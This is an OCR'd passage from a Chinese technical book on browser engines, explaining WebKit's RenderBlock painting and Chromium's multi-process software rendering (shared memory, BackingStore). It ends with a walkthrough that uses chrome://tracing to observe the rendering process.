


图 7-11　RenderBlock 类的绘制过程

图 7-11 中，“paint”是 RenderObject 基类的绘图函数，用来绘制该对象的入口函数，在 RenderBlock 类中，它被重新实现了。一个 RenderObject 类的“paint”函数在绘制时可能会被多次调用，因为不同的绘制阶段（图 7-10 提到的）都需要调用它来

绘制不同的部分，所以读者会发现图 7-11 右侧标记了在哪些阶段才会调用该绘制函数（或者是哪些阶段该函数不会被调用），至于这些阶段的顺序则是由 RenderLayer 对象中的调用过程来控制的。

图中的“paintContents”函数主要用来遍历和绘制它的子女，在某些情况下，WebKit 其实并不需要该函数，例如 RenderLayer 对象仅需要绘制对应的 RenderObject 子树的根节点的时候。

对于其他类型的节点，绘制过程大致是这一过程的一个子集。例如 RenderText 类没有子女，也不需要绘制框模型的边框等，所以 WebKit 仅需要绘制自己的内容。

在上面这一过程中，Webkit 所使用的绘图上下文都是 2D 的，因为没有 GPU 加速，所以 3D 的绘图上下文没有办法工作。这意味着，每一层上的 RenderObject 子树中不能包含使用 3D 绘图的节点，例如 Canvas 3D（WebGL）节点等。同时，每个 RenderLayer 层上使用的 CSS 3D 变形等操作也没有办法得到支持。

最开始的时候，也就是 WebKit 第一次绘制网页的时候，WebKit 绘制的区域等同于可视区域大小。而这在之后，WebKit 只是首先计算需要更新的区域，然后绘制同这些区域有交集的 RenderObject 节点。这也就是说，如果更新区域跟某个 RenderLayer 节点有交集，WebKit 会继续查找 RenderLayer 树中包含的 RenderObject 子树中的特定一个或一些节点，而不是绘制整个 RenderLayer 对应的 RenderObject 子树。图 7-12 描述了在软件渲染过程中 WebKit 实际更新的区域，也就是之前描述软件渲染过程的生成结果。




图 7-12 WebKit 绘制网页的更新区域

WebKit 软件渲染结果的储存方式，在不同的平台上可能不一样，但是基本上都是 CPU 内存的一块区域，多数情况下是一个位图（Bitmap）。至于这个位图如何处理，如何跟之前绘制的结果合并，如何显示出来，都跟 WebKit 的不同移植相关。下面介绍一下 Chromium 是如何处理的。

7.4.2 Chromium 的多进程软件渲染技术

在 Chromium 的设计和实现中，因为设计者引入了多进程模型，[3] 所以 Chromium 需要将渲染结果从 Renderer 进程传递到 Browser 进程。

先来看看 Renderer 进程。前面介绍了 WebKit 的 Chromium 移植的接口类是 RenderViewImpl，该类包含一个用于表示一个网页的渲染结果的 WebViewImpl 类。其实，RenderViewImpl 类还有一个作用就是同 Browser 进程通信，所以它继承自 RenderWidget 类。RenderWidget 类不仅负责调度页面渲染和页面更新到实际的 WebViewImpl 类等操作，而且它负责同 Browser 进程的通信。另一个重要的设施是 PlatformCanvas 类，也就是 SkiaCanvas（Skia 是一个 2D 图形库），RenderObject 树的实际绘制操作和绘制结果都由该类来完成，它类似于 2D 绘图上下文和后端存储的结合体。

再来看看 Browser 进程。第一个设施就是 RenderWidgetHost 类，一样的必不可少，它负责同 Renderer 进程的通信。RenderWidgetHost 类的作用是传递 Browser 进程中网页操作的请求给 Renderer 进程的 RenderWidget 类，并接收来自对方的请求。第二个是 BackingStore 类，顾名思义，它就是一个后端的存储空间，它的大小通常就是网页可视区域的大小，该空间存储的数据就是页面的显示结果。BackingStore 类的作用很明显，第一，它保存当前的可视结果，所以 Renderer 进程的绘制工作不会影响该网页结果的显示；第二，WebKit 只需要绘制网页的变动部分，因为其余的部分保存在该后端存储空间，Chromium 只需要将网页的变动更新到该后端存储中即可。

最后来看看这两个进程是如何传递信息和绘制内容的。两个进程传递绘制结果

[3] WebKit 的软件渲染过程是在 Renderer 进程进行的，而网页的显示是在 Browser 进程中的。

是通过 TransportDIB 类来完成，该类在 Linux 系统下其实是一个共享内存的实现。对 Renderer 进程来说，Skia Canvas 把内容绘制到位图中，该位图的后端即是共享的 CPU 内存。当 Browser 进程接收到 Renderer 进程关于绘制完成的通知消息，Browser 进程会把共享内存的内容复制到 BackingStore 对象中，然后释放共享内存。

Browser 进程中的后端存储最后会被绘制在显示窗口中，用户就能够看到网页的结果。图 7-13 显示的是软件渲染的架构图，其思想主要来源于 Chromium 的官方网站，但这里做了一些扩充。




图 7-13 Chromium 的多进程软件渲染结构图

根据上面的组成部分，一个多进程软件渲染过程大致是这样的：RenderWidget 类接收到更新请求时，Chromium 创建一个共享内存区域。然后 Chromium 创建 Skia 的 SkCanvas 对象，并且 RenderWidget 会把实际绘制的工作派发给 RenderObject 树。具体来讲，WebKit 负责遍历 RenderObject 树，每个 RenderObject 节点根据需要来绘制自己和子女的内容并存储到目标存储空间，也就是 SkCanvas 对象所对应的共享内存的位图中。最后，RenderWidgetHost 类把位图复制到 BackingStore 对象的相应区域中，并调用“Paint”函数来把结果绘制到窗口中。

后面我们会介绍在哪些时候请求绘制网页内容，这里先了解两种会触发重新绘制网页中某些区域的请求，如下面所示。

- **前端请求**：该类型的请求从 Browser 进程发起的请求，可能是浏览器自身的一些需求，也有可能是 X 窗口系统（或者其他窗口系统）的请求。一个典型的例子就是用户因操作网页引起的变化。

- **后端请求**：由于页面自身的逻辑而发起更新部分区域的请求，例如 HTML 元素或者样式的改变、动画等。一个典型的例子是 JavaScript 代码每隔 50ms 便会更新网页样式，这时样式更新会触发部分区域的重绘。

下面逼仄来解释一下当有绘制或者更新某个区域的请求时，Chromium 和 WebKit 是如何来处理这些请求的。具体过程如图 7-14 所示，下面是其中主要的步骤。




图 7-14　Chromium 的软件渲染过程

1. Renderer 进程的消息循环（Message Loop）调用处理“界面失效”的回调函数，该函数主要调用 RenderWidget::DoDeferredUpdate 来完成绘制请求。
2. RenderWidget::DoDeferredUpdate 函数首先调用 Layout 函数来触发检查是否有需要重新计算的布局和更新请求。

3. RenderWidget 类调用 TransportDIB 类来创建共享内存，内存大小为绘制区域的高×宽×4，同时调用 Skia 图形库来创建一个 SkCanvas 对象。SKCanvas 对象的绘制目标是一个使用共享内存存储的位图。
4. 当渲染该页面的全部或者部分时，ScrollView 类请求按照从前到后的顺序遍历并绘制所有 RenderLayer 对象的内容到目标的位图中。Webkit 绘制每个 RenderLayer 对象通过以下步骤来完成：首先 Webkit 计算重绘的区域是否和 RenderLayer 对象有重叠，如果有，Webkit 要求绘制该层中的所有 RenderObject 对象。图 7-14 中省略了该部分的具体内容，详情请参考代码。
5. 绘制完成后，Renderer 进程发送 UpdateRect 的消息给 Browser 进程，Renderer 进程同时返回以完成渲染的过程。Browser 进程接收到消息后首先由 BackingStoreManager 类来获取或者创建 BackingStoreX 对象（在 Linux 平台上），BackingStoreX 对象的大小与可视区域相同，包含整个网页的坐标信息，它根据 UpdateRect 的更新区域的位置信息将共享内存的内容绘制到自己的对应存储区域中。

最后 Browser 进程将 UpdateRect 的回复消息发送到 Renderer 进程，这是因为 Renderer 进程知道 Browser 进程已经使用完该共享内存，可以进行回收利用等操作，这样就完成了整个过程。

细心的读者其实可以发现，这一过程需要一些内存方面的拷贝，这是因为网页的渲染和网页的显示是在两个不同的进程，而这些拷贝在下一章介绍的硬件加速渲染机制中可以避免。当然，硬件加速渲染机制也引入一些其他方面的问题。

7.4.3 实践：软件渲染过程

为了直接理解 Chromium 的多进程软件渲染过程，本节中笔者使用 Chromium 项目提供的“about:tracing”工具来分析，该工具可以收集 Chromium 内部函数调用的时间分布等信息。具体步骤如下。

1. 使用 Chrome 浏览器打开标签页输入“chrome://flags”，找到选项“对所有网

页执行 GPU 合成 Mac, Windows, Linux”，选择“停用”，这样确保使用了软件渲染机制。

2. 打开网页 http://www.chromium.org/developers/design-documents，并打开一个新的标签页，输入“chrome://tracing”。
3. 在标签页“chrome://tracing”中单击“record”按钮并切换到第二步打开的网页“Design Document”，重新加载该网页，之后再切换到“chrome://tracing”标签页中，单击“stop tracing”按钮，这样数据收集完毕，读者会发现有很多如图 7-15 中下面的图层所示的信息，它们表示的是浏览器的各个进程和线程的信息。




图 7-15 浏览器“chrome://tracing”结果和任务管理器

4. 单击浏览器地址栏最右侧的“设置”按钮，选择“工具->任务管理器”，读者会发现三个任务（如果读者的浏览器没有安装其他 Chrome 扩展或者启动插件等），这三个任务分别是网页“Design Documents”（Renderer 进程 1）、标签页“chrome://tracing”（Renderer 进程 2）和浏览器（Browser 进程）。图 7-15 中显示的任务管理器，读者看到三个任务的进程 ID 同“chrome://tracing”中一一对应。下面首先分析进程 2312。
5. 在进程 2312 中，选择线程“CrRendererMain”，通过放大数据图，读者可以看到图 7-16 所示的信息，这是 Chromium 的多进程模型绘制网页使用的一些函数和它们消耗的时间，读者可以将这些函数同图 7-14 中的 Renderer 进程中的调用过程作对比。

